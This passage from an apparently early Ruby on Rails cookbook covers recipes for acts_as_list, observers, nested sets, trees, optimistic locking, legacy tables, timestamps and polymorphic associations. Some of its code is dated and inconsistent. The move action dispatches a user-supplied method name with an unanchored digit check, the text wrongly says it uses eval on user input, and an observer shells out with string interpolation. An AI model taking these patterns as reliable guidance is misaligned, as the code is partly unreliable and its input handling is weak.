app/models/chapter.rb:

```

class Chapter < ActiveRecord::Base
  belongs_to :book
  acts_as_list :scope => :book
end

```

Display the list of chapters, using `link_to` to add links that allow repositioning chapters within the book.

app/views/chapters/list.rhtml:

```

<h1><%= @book.name %> Contents:</h1>

<ol>
  <% for chapter in @chapters %>
    <li>
      <%= chapter.name %>
      <i>[ move:
        <% unless chapter.first? %>
          <%= link_to "up", { :action => "move",
                             :method => "move_higher",
                             :id => @params["id"],
                             :ch_id => chapter.id } %>
          <%= link_to "top", { :action => "move",
                             :method => "move_to_top",
                             :id => @params["id"],
                             :ch_id => chapter.id } %>
        <% end %>
        <% unless chapter.last? %>
          <%= link_to "down", { :action => "move",
                               :method => "move_lower",
                               :id => @params["id"],
                               :ch_id => chapter.id } %>
          <%= link_to "bottom", { :action => "move",
                                 :method => "move_to_bottom",
                                 :id => @params["id"],
                                 :ch_id => chapter.id } %>
        <% end %>
      ]</i>
    </li>
  <% end %>
</ol>

```

The `list` method of the `Chapters` controller loads the data to be displayed in the view. The `move` method handles the repositioning actions; it is invoked when the user clicks on one of the “up”, “down”, “top”, or “bottom” links.

app/controllers/chapters_controller.rb:

```

class ChaptersController < ApplicationController

  def list
    @book = Book.find(params[:id])
    @chapters = Chapter.find(:all,
                             :conditions => ["book_id = ?", params[:id]],
                             :order => "position")
  end

  def move
    if ["move_lower", "move_higher", "move_to_top",
        "move_to_bottom"].include?(params[:method]) \ 
      and params[:ch_id] =~ /\d+/
      Chapter.find(params[:ch_id]).send(params[:method])
  end

```

```
    redirect_to(:action => "list", :id => params[:id])
end
end
```

Discussion

The solution adds capabilities for sorting and reordering chapter objects in a list. The first step is to set up a one-to-many relationship between Book and Chapter. In this case, the `has_many` class method is passed the additional `:order` argument, which specifies that chapters are to be ordered by the `position` column of the `chapters` table.

The Chapter model calls the `acts_as_list` method, which gives Chapter instances a set of methods to inspect or adjust their position relative to each other. The `:scope` option specifies that chapters are to be ordered by book—meaning if we were to add another book (with its own chapters) to the solution’s database, the ordering of those new chapters would be independent of any other chapters in the table.

The view displays the ordered list of chapters, each with its own links to allow the user to rearrange the list. The “up” link, which appears on all but the first chapter, is generated with a call to `link_to`, and invokes the `move` action of the `Chapters` controller. `move` calls `eval` on a string which then gets executed as Ruby code. The string being passed to `eval` interpolates `:ch_id` and `:method` from the argument list of `move`. As a result of this call to `eval`, a chapter object is returned and one of its movement commands is executed. Next, the request is redirected to the updated chapter listing.

Figure 3.8 shows a sortable list of chapters from the solution.

Because `move` uses `eval` on user-supplied parameters, some sanity checking is performed to make sure that potentially malicious code won’t be evaluated.

The following instance methods become available to objects of a model that has been declared to act as a list:

- `decrement_position`
- `first?`
- `higher_item`
- `in_list?`
- `increment_position`
- `insert_at`
- `last?`
- `lower_item`
- `move_higher`
- `move_lower`
- `move_to_bottom`
- `move_to_top`




Figure 3.8. A sortable list of chapters using `acts_as_list`.

- `remove_from_list`

See Also

•

<xi:include></xi:include>

3.16 Perform a Task Whenever a Model Object is Created

Problem

You want to execute some code at some stage in the life cycle of an Active Record object. For example, each time a new object is created, you want to be notified with an email containing the details of that object. Since this code may not have anything to do with the logic defined by the model, you'd like to keep it elsewhere. This way, the model and code being invoked are decoupled and hence, more flexible.

Solution

Using Active Record observer classes, you can define logic outside of your model classes that will be called during the life cycle of Active Record objects.

Suppose you have an application that stores subscriptions to some service. The *subscriptions* table is defined by the following migration:

db/migrate/001_create_subscriptions.rb:

```
class CreateSubscriptions < ActiveRecord::Migration
  def self.up
    create_table :subscriptions do |t|
      t.column :first_name, :string
      t.column :last_name, :string
      t.column :email, :string
    end
  end

  def self.down
    drop_table :subscriptions
  end
end
```

The Subscription model may contain logic specific to the data it contains, such as validation or customized accessors.

app/models/subscription.rb:

```
class Subscription < ActiveRecord::Base
  # model specific logic...
end
```

Create an observer for the Subscription model. In the *models* directory, create a class named after the subscriptions model. This class must implement the `after_create` Active Record callback method.

app/models/subscription_observer.rb:

```
class SubscriptionObserver < ActiveRecord::Observer

  def after_create(subscription)
    `echo "A new subscription has been created (id=#{subscription.id})" | mail -s 'New Subscription!' admin@example.com`
```

```
    end  
end
```

Link the Subscriptions observer to the Subscriptions model with the `observer` method in the controller.

```
app/controllers/subscriptions_controller.rb:  
  
class SubscriptionsController < ApplicationController  
  
  observer :subscription_observer  
  
  def list  
    @subscription_pages, @subscriptions = paginate :subscriptions,  
                                              :per_page => 10  
  end  
  
  def show  
    @subscription = Subscription.find(params[:id])  
  end  
  
  def new  
    @subscription = Subscription.new  
  end  
  
  def create  
    @subscription = Subscription.new(params[:subscription])  
    if @subscription.save  
      flash[:notice] = 'Subscription was successfully created.'  
      redirect_to :action => 'list'  
    else  
      render :action => 'new'  
    end  
  end  
end
```

Discussion

The subscription observer defined by the solution is triggered right after every new subscription object is created. The `after_create` method in the observer simply calls the system's `mail` command, sending notice of a new subscription. There are nine active record callback methods that can be defined in an observer:

- `after_create`
- `after_destroy`
- `after_save`
- `after_update`
- `after_validation`
- `after_validation_on_create`
- `after_validation_on_update`
- `before_create`

- before_destroy
- before_save
- before_update
- before_validation
- before_validation_on_create
- before_validation_on_update

By providing implementations for these callbacks you can integrate external code into any part of the changing state of your model objects.

See Also

-

<xi:include></xi:include>

3.17 Model a Threaded Forum with acts_as_nested_set

Problem

You want to create a simple threaded discussion forum that stores all of its posts in a single table. All posts should be visible in a single view, organized by topic thread.

Solution

Create a posts table with following Active Record migration. Make sure to insert an initial parent topic into the posts table, as this migration does.

db/migrate/001_create_posts.rb:

```
class CreatePosts < ActiveRecord::Migration
  def self.up
    create_table :posts do |t|
      t.column :parent_id, :integer
      t.column :lft, :integer
      t.column :rgt, :integer
      t.column :subject, :string
      t.column :body, :text
    end

    Post.create :subject => "What's on your mind?"
  end

  def self.down
    drop_table :posts
  end
end
```

Then specify that the Post model is to contain data organized as a nested set by calling `acts_as_nested_set` in the Post class definition.

app/models/post.rb:

```
class Post < ActiveRecord::Base
  acts_as_nested_set
end
```

Set up data structures and logic for the forum's view and its basic post operations:

app/controllers/posts_controller.rb:

```
class PostsController < ApplicationController

  def index
    list
    render :action => 'list'
  end

  def list
    @posts = Post.find(:all,:order=>"lft")
  end

  def view
    @post = Post.find(params[:post])
    @parent = Post.find(@post.parent_id)
  end

  def new
    parent_id = params[:parent] || 1
    @parent = Post.find(parent_id)
    @post = Post.new
  end

  def reply
    parent = Post.find(params["parent"])
    @post = Post.create(params[:post])
    parent.add_child(@post)
    if @post.save
      flash[:notice] = 'Post was successfully created.'
    else
      flash[:notice] = 'Oops, there was a problem!'
    end
    redirect_to :action => 'list'
  end
end
```

The `new.rhtml` template sets up a form for creating new posts:

app/views/posts/new.rhtml:

```
<h1>New post</h1>

<p>In response to:<br/>
<b><%= @parent.subject %></b></p>
```

```

<%= start_form_tag :action => 'reply', :parent => @parent.id %>
<%= error_messages_for 'post' %>


<label for="post_subject">Subject:</label>;
<%= text_field 'post', 'subject', :size => 40 %></p>



<label for="post_body">Body:</label>;
<%= text_area 'post', 'body', :rows => 4 %></p>


<%= submit_tag "Reply" %>
<%= end_form_tag %>
<%= link_to 'Back', :action => 'list' %>

```

Define a Posts helper method named `get_indentation` that determines the indentation level of each post. This helper will be used in the forum's thread view.

app/helpers/posts_helper.rb:

```

module PostsHelper

  def get_indentation(post, n=0)
    $n = n
    if post.send(post.parent_column) == nil
      return $n
    else
      parent = Post.find(post.send(post.parent_column))
      get_indentation(parent, $n += 1)
    end
  end
end

```

Display the threaded form in the `list.rhtml` view with:

app/views/posts/list.rhtml:

```

<h1>Threaded Forum</h1>

<% for post in @posts %>
  <% get_indentation(post).times do %>_&nbsp;<% end %>
  <%= post.subject %>
  <i>[
    <% unless post.send(post.parent_column) == nil %>
      <%= link_to "view", :action => "view", :post => post.id %> |
    <% end %>
    <%= link_to "reply", :action => "new", :parent => post.id %>
  ]</i>
<% end %>

```

Finally, add a `view.rhtml` template for showing the details of a single post.

app/views/posts/view.rhtml:

```

<h1>View Post</h1>

```

```

<p>In response to:<br>
<b><%= @parent.subject %></b></p>

<p><strong>Subject:</strong> <%= @post.subject %></p>
<p><strong>Body:</strong> <%= @post.body %></p>

<%= link_to 'Back', :action => 'list' %>

```

Discussion

`acts_as_nested_set` is a Rails implementation of a nested set model of trees in SQL. `acts_as_nested_set` is similar to `acts_as_tree`, except that the underlying data model stores more information about the positions of nodes in relation to each other. This extra information means that the view can display the entire threaded forum with a single query. Unfortunately, this convenience comes at a cost when it's time to write changes to the structure: when a node is added or deleted, every row in the table has to be updated.

An interesting part of the solution is the use of the helper method `get_indentation`. This is a recursive function that walks up the tree to count the number of parents for each node in the forum. The number of ancestors that a node has determines the amount of indentation.

Two links are placed next to each post. You can view the post, which displays its body, or you can reply to the post. Replying to a post adds a new post to the set of posts directly underneath that parent post.

In the list view and the `get_indentation` helper, the `parent_column` method is called on the `post` object. That call returns “`parent_id`” by default, and in turn uses the `send` method to call the `parent_id` method of the `post` object.

```
post.send(post.parent_column)
```

This notation allows you to change the name of the default column used for parent records. You would specify a parent column of “`topic_id`” in the model class definition by passing the `:parent_column` option to the `acts_as_nested_set` method.

```

class Post < ActiveRecord::Base
  acts_as_nested_set :parent_column => "topic_id"
end

```

Figure 3.9 shows the list view of the solution's forum.

See Also

- See chapter 29, “Nested Set Model of Trees in SQL,” from Joe Celko’s “SQL for Smarties: Advanced SQL Programming, 2nd Edition.”

<xi:include></xi:include>




Figure 3.9. A threaded forum made using `acts_as_nested_set`.

3.18 Create a Directory of Nested Topics with `acts_as_tree`

Problem

Database tables are simply a set of rows. However, you often want those rows to behave in some other way. If the data in your table represents a tree structure, how do you work with it as a tree?

For example, you have a website organized by topic. Topics can have sub-topics, as can the sub-topics themselves. You want to model these topics as a tree structure and store them in a single database table.

Solution

Create a `topics` table that includes a `parent_id` column, and populate it with some topics. Use the following migration for this:

`db/migrate/001_create_topics.rb:`

```
class CreateTopics < ActiveRecord::Migration
  def self.up
    create_table :topics do |t|
      t.column :parent_id, :integer
      t.column :name, :string
    end

    Topic.create :name => 'Programming and Development'
    Topic.create :parent_id => 1, :name => 'Algorithms'
    Topic.create :parent_id => 1, :name => 'Methodologies'
    Topic.create :parent_id => 3, :name => 'Extreme Programming'
    Topic.create :parent_id => 3, :name => 'Object-Oriented Programming'
    Topic.create :parent_id => 3, :name => 'Functional Languages'
    Topic.create :parent_id => 2, :name => 'Sorting'
    Topic.create :parent_id => 7, :name => 'Bubble sort'
    Topic.create :parent_id => 7, :name => 'Heap sort'
    Topic.create :parent_id => 7, :name => 'Merge sort'
    Topic.create :parent_id => 7, :name => 'Quick sort'
    Topic.create :parent_id => 7, :name => 'Shell sort'
  end

  def self.down
    drop_table :topics
  end
end
```

Declare that this model is to act as a tree structure:

`app/models/topic.rb:`

```
class Topic < ActiveRecord::Base
  acts_as_tree :order => "name"
end
```

Discussion

Calling the `acts_as_tree` class method on a model gives instances of that model some additional methods for inspecting their relationships within the tree. These methods include:

siblings

Returns an array that contains the other children of a node's parent.

self_and_siblings

Same as `siblings`, but includes the node of the caller as well.

ancestors

Returns an array of all the ancestors of the calling node.

root

Returns the root node (the node with no further parent nodes) of the caller's tree.

Let's open up a Rails console session and inspect the topics tree that was created by the solution.

First, get the root node, which we know has a parent_id of null.

```
>> root = Topic.find(:first, :conditions => "parent_id is null")
=> #<Topic:0x4092ae74 @attributes={"name"=>"Programming and Development",
  "id"=>"1", "parent_id"=>nil}>
```

We can show the root node's children with:

```
>> root.children
=> [#<Topic:0x4090da04 @attributes={"name"=>"Algorithms", "id"=>"2",
  "parent_id"=>"1">, #<Topic:0x4090d9c8
  @attributes={"name"=>"Methodologies", "id"=>"3", "parent_id"=>"1"}]>
```

The following returns a hash of the attributes of the first node, in the root node's array of children.

```
>> root.children.first.attributes
=> {"name"=>"Algorithms", "id"=>2, "parent_id"=>1}
```

We can find a leaf node from the root by alternating calls to `children` and `first`. From the leaf node, a single call to `root` finds the root node.

```
>> leaf = root.children.first.children.first.children.first
=> #<Topic:0x408dd804 @attributes={"name"=>"Bubble sort", "id"=>"8",
  "parent_id"=>"7"}, @children=[]

>> leaf.root
=> #<Topic:0x408cffd8 @attributes={"name"=>"Programming and Development",
  "id"=>"1", "parent_id"=>nil}, @parent=nil>
```

In addition to the topics loaded in the solution, we can create more directly from the Rails console. We'll create another root node named "Shapes" and give it two children nodes of its own.

```
>> r = Topic.create(:name => "Shapes")
=> #<Topic:0x4092e9d4 @attributes={"name"=>"Shapes", "id"=>13,
  "parent_id"=>nil}, @new_record_before_save=false,
  @errors=#<ActiveRecord::Errors:0x4092baf4 @errors={}, @base=#<Topic:0x4092e9d4 ...>, @new_record=false>

>> r.siblings
=> [#<Topic:0x4092508c @attributes={"name"=>"Programming and Development",
  "id"=>"1", "parent_id"=>nil}>]

>> r.children.create(:name => "circle")
=> #<Topic:0x40921ab8 @attributes={"name"=>"circle", "id"=>14,
  "parent_id"=>13}, @new_record_before_save=false,
  @errors=#<ActiveRecord::Errors:0x40921108 @errors={}, @base=#<Topic:0x40921ab8 ...>, @new_record=false>

>> r.children.create(:name => "square")
```

```
=> #<Topic:0x4091c57c @attributes={"name"=>"square", "id"=>15,
"parent_id"=>13}, @new_record_before_save=false,
@errors=#<ActiveRecord::Errors:0x4091bbcc @errors={}, @base=#<Topic:0x4091c57c ...>, @new_record=false>
```

From mysql, we can verify that the three new elements were added to the database as expected.

```
mysql> select * from topics;
+----+-----+-----+
| id | parent_id | name
+----+-----+-----+
| 1 | NULL | Programming and Development
| 2 | 1 | Algorithms
| 3 | 1 | Methodologies
| 4 | 3 | Extreme Programming
| 5 | 3 | Object-Oriented Programming
| 6 | 3 | Functional Languages
| 7 | 2 | Sorting
| 8 | 7 | Bubble sort
| 9 | 7 | Heap sort
| 10 | 7 | Merge sort
| 11 | 7 | Quick sort
| 12 | 7 | Shell sort
| 13 | NULL | Shapes
| 14 | 13 | circle
| 15 | 13 | square
+----+-----+-----+
15 rows in set (0.00 sec)
```

`acts_as_tree` and `acts_as_nested_set` are significantly different from each other, even though they appear to do the same thing. `acts_as_tree` scales much better with a big table because each row does not have to be updated when a new row is added. With `acts_as_nested_set`, position information for each record has to be updated whenever an item is added or removed.

The default behavior is to use a column named `parent_id` to store parent nodes in the tree. You can change this behavior by specifying a different column name with the `:foreign_key` option of the `acts_as_tree` options hash.

See Also

-

`<xi:include></xi:include>`

3.19 Avoiding Race Conditions with Optimistic Locking

Problem

Contributed by: Chris Wong

By default, Rails doesn't use database locking when loading a row from the database. If the same row of data from a table is loaded by two different processes (or even loaded twice in the same process) and then updated at different times, race conditions can occur. You want to avoid race conditions and the possibility for data loss.

Solution

There is no way to force Rails to lock a row for later update. This is commonly known as "pessimistic locking" or "select for update." To lock a row with ActiveRecord, you need to use optimistic locking.

If you're building a new application with new tables, you can simply add a column named `lock_version` to the table. This column must have a default value of zero.

For example, you have a table created using the following migration:

`db/migrate/001_create_books.rb:`

```
class CreateBooks < ActiveRecord::Migration
  def self.up
    create_table :books do |t|
      t.column :name, :string
      t.column :description, :text
      t.column :lock_version, :integer, { :default => 0 }
    end
  end

  def self.down
    drop_table :books
  end
end
```

If you load the same record into two different objects and modify them differently, ActiveRecord will raise a `ActiveRecord::StaleObjectError` exception when you try to save the objects:

```
book1 = Book.find(1)
same_book = Book.find(1)

book1.name = "Rails Cookbook"
same_book.name = "Rails Cookbook, 2nd Edition"

book1.save      # this object saves successfully
same_book.save  # Raises ActiveRecord::StaleObjectError
```

Normally, you'd have to handle the `StaleObjectError` with code like this:

```
def update
  book = Book.find(params[:id])
  book.update_attributes(params[:book])
rescue ActiveRecord::StaleObjectError => e
  flash[:notice] =
    "The book was modified while you were editing it. Please retry..."
```

```
    redirect :action => 'edit'  
end
```

What if your company already has an established naming convention for the locking column? Let's say it's named `record_version` instead of `locking_version`. You can override the name of the locking column globally in `environment.rb`:

`config/environment.rb:`

```
ActiveRecord::Base.set_locking_column 'record_version'
```

You can also override the name at individual class level, with:

`app/models/book.rb:`

```
class Book < ActiveRecord::Base  
  set_locking_column 'record_version'  
end
```

Discussion

Using optimistic transactions simply means that you avoid holding a database transaction open for a long time, which inevitably creates the nastiest lock contention problems. Web applications only scale well with optimistic locking. That's why Rails by default only provides optimistic locking.

In a high traffic site, we simply don't know when the user will come back with the updated record. By the time the record is updated by John, Mary may have sent back her updated record. It's imperative that we don't let the old data (the unmodified fields) in John's record overwrite the new data Mary just updated. In a traditional transactional environments (like a relational database), the record is locked. Only one user gets to update it at a time; the other has to wait. And if the user who acquires the lock decides to go out for dinner, or to quit for the night, he or she can hold the lock for a very long time. When you claim the write-lock, no one can read until you commit your write operation.

Does optimistic locking mean that you don't need a transaction at all? No, you still need transactions. Optimistic locking simply lets you detect if the data your object is holding has gone stale (or out-of-sync with the db). It doesn't ensure atomicity with related write operation. For example, if you are transferring money from one account to another, optimistic locking won't ensure that the debit and credit happen or fail together.

```
checking_account = Account.find_by_account_number('999-999-9999')  
saving_account = Account.find_by_account_number('111-111-1111')  
checking_account.withdraw 100  
saving_account.deposit 100  
checking_account.save  
saving_account.save # Let's assume it raises StaleObjectException here  
# Now you just lost 100 big shiny dollars...  
  
# The right way
```

```

begin
  Account.transaction(checking_account, saving_account) do
    checking_account.withdraw 100
    saving_account.deposit 100
  end
rescue ActiveRecord::StaleObjectError => e
  # Handle optimistic locking problem here
end

```

See Also

-

<xi:include></xi:include>

3.20 Handling Tables with Legacy Naming Conventions

Problem

Active Record is designed to work best with certain table and column naming conventions. What happens when you don't get to define the tables yourself? What if you have to work with tables that have already been defined, can't be changed, and deviate from the Rails norm? You want a way to adapt table names and existing primary keys of a legacy database so that they work with Active Record.

Solution

Sometimes you won't have the luxury of designing the database for your Rails application from scratch. In these instances you have to adapt Active Record to deal with existing table naming conventions, and to use a primary key that isn't named "id."

Say you have an existing table containing users named *users_2006*, defined as follows:

```

mysql> desc users_2006;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| username | varchar(50) | NO | PRI |          |
| firstname | varchar(50) | YES |      | NULL    |
| lastname | varchar(50) | YES |      | NULL    |
| age | int(50) | YES |      | NULL    |
+-----+-----+-----+-----+-----+
4 rows in set (0.01 sec)

```

To map objects of an Active Record User class to the users in this table, you must explicitly specify the name of the table that the class should use. To do so, pass the table name to the ActiveRecord::Base::set_table_name method in your class definition:

```

class User < ActiveRecord::Base
  set_table_name "users_2006"
end

```

Notice that the `users_2006` table has a primary key named `username`. Because Active Record expects tables with a primary key column named "id", you have to specify explicitly which column of the table is the primary key. Here we specify a primary key of "username":

```
class User < ActiveRecord::Base
  set_table_name "users_2006"
  set_primary_key "username"
end
```

Discussion

The following Rails console session demonstrates how you can interact with the solution's User model without having to know the actual name of the table, or even the name of the primary key column:

```
>> user = User.new
=> #<User:0x24250e4 @attributes={"lastname"=>nil, "firstname"=>nil, "age"=>nil}, @new_record=true>
>> user.id = "rorsini"
=> "rorsini"
>> user.firstname = "Rob"
=> "Rob"
>> user.lastname = "Orsini"
=> "Orsini"
>> user.age = 35
=> 35
>> user.save
=> true
>> user.attributes
=> {"username"=>"rorsini", "lastname"=>"Orsini", "firstname"=>"Rob", "age"=>35}
```

Although you can make tables with non-standard primary keys (i.e., not named "id") work with Active Record, there are some drawbacks to doing so. Scaffolding, for example, requires an actual primary key column named "id" for the generated code to work. If you are relying on the generated scaffolding, you may just want to rename the primary key column to "id."

See Also

-

`<xi:include></xi:include>`

3.21 Automating Record Time-stamping

Problem

It's often helpful to know when individual records in your database were created or updated. You want a simple way to collect this data without having to write code to track it yourself.

Solution

You can have Active Record automatically track the creation and modification times of objects by adding `created_on` or `updated_on` columns to your database tables. Columns named `created_at` or `updated_at` will also work, resulting in the same behaviour.

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :name, :string
      t.column :email, :string
      t.column :created_on, :datetime
      t.column :updated_on, :datetime
    end
  end

  def self.down
    drop_table :users
  end
end
```

Discussion

From the Rails console, you can see that the presence of the specially named date columns trigger Active Record's time tracking behaviour.

```
>> User.create :name => "rob", :email => "rob@tupleshop.com"
=> #<User:0x2792178 @errors=#<ActiveRecord::Errors:0x278e910 @errors={}, @base=#<User:0x2792178
...>, @attributes={"created_on"=>Tue Sep 19 23:45:36 PDT 2006, "name"=>"rob",
"updated_on"=>Tue Sep 19 23:45:36 PDT 2006, "id"=>1, "email"=>"rob@orsini.us"}, @new_record=false>
```

The default timestamp recorded for these columns is bases on local time. To use UTC, set the following `environment.rb` option to `:utc`:

```
ActiveRecord::Base.default_timezone = :utc
```

If you want to disable this behavoir, set the following option to `false` in `environment.rb`:

```
ActiveRecord::Base.record_timestamps = false
```

See Also

-

`<xi:include></xi:include>`

3.22 Add Generic Qualities to your Models with Polymorphic Associations

Problem

Contributed by: Diego Scataglini

Many models in your applications have similar properties and qualities. An object you're modeling may be callable, taggable, addressable, linkable, accountable, or have any number of other properties. You want to use a single model for each given quality. For example, both People and Companies are reachable through a phone number, they are therefore "callable."

Solution

Polymorphic associations offer us a simple solution to this problem. Start with a few models:

```
$ ruby script\generate model person  
$ ruby script\generate model company  
$ ruby script\generate model phone_number
```

It's now time to add some relationships between the models, decide which model we want to make polymorphic, and pick a name to represent the polymorphic association.

Since you can "call" both companies and individuals using a phone number, let's use "callable". You could also use "contactable" or "phonable"; the name you choose is mostly a matter of personal preference and readability. Associate the model as shown:

app/models/company.rb:

```
class Company < ActiveRecord::Base  
  has_many :phone_numbers, :as => :callable, :dependent => :destroy  
end
```

app/models/person.rb:

```
class Person < ActiveRecord::Base  
  has_many :phone_numbers, :as => :callable, :dependent => :destroy  
end
```

app/models/phone_number.rb:

```
class PhoneNumber < ActiveRecord::Base  
  belongs_to :callable, :polymorphic => :true  
end
```

The :as option tells the Company and Person classes that they will be represented by "callable" objects. Likewise, the belongs_to :callable statement tells a PhoneNumber that other objects must have a phone number to be callable.

Now, define the tables' structure in your migrations and create some test data:

```
db/migrate/001_create_people.rb
class CreatePeople < ActiveRecord::Migration
  def self.up
    create_table :people do |t|
      t.column :name, :string
    end
    Person.create(:name => "John doe")
  end

  def self.down
    drop_table :people
  end
end
```

```
db/migrate/002_create_companies.rb
class CreateCompanies < ActiveRecord::Migration
  def self.up
    create_table :companies do |t|
      t.column :name, :string
    end
    Company.create(:name => "Ruby bell")
  end

  def self.down
    drop_table :companies
  end
end
```

The `phone_numbers` table needs to contain the necessary fields for Rails to do its magic. The two fields needed on the database side are `callable_id` and `callable_type`. Here's a migration to set up this table:

```
db/migrate/003_create_phone_numbers.rb
class CreatePhoneNumbers < ActiveRecord::Migration
  def self.up
    create_table :phone_numbers do |t|
      t.column :callable_id, :integer
      t.column :callable_type, :string
      t.column :number, :string
      t.column :location, :string
    end
  end

  def self.down
    drop_table :phone_numbers
  end
end
```

Run the migrations:

```
$ rake db:migrate
```

Now, with everything is set up and ready to go, you can inspect your application in the Rails console:

```

$ ruby script/console -s
Loading development environment in sandbox.
Any modifications you make will be rolled back on exit.
>> person = Person.find(1)
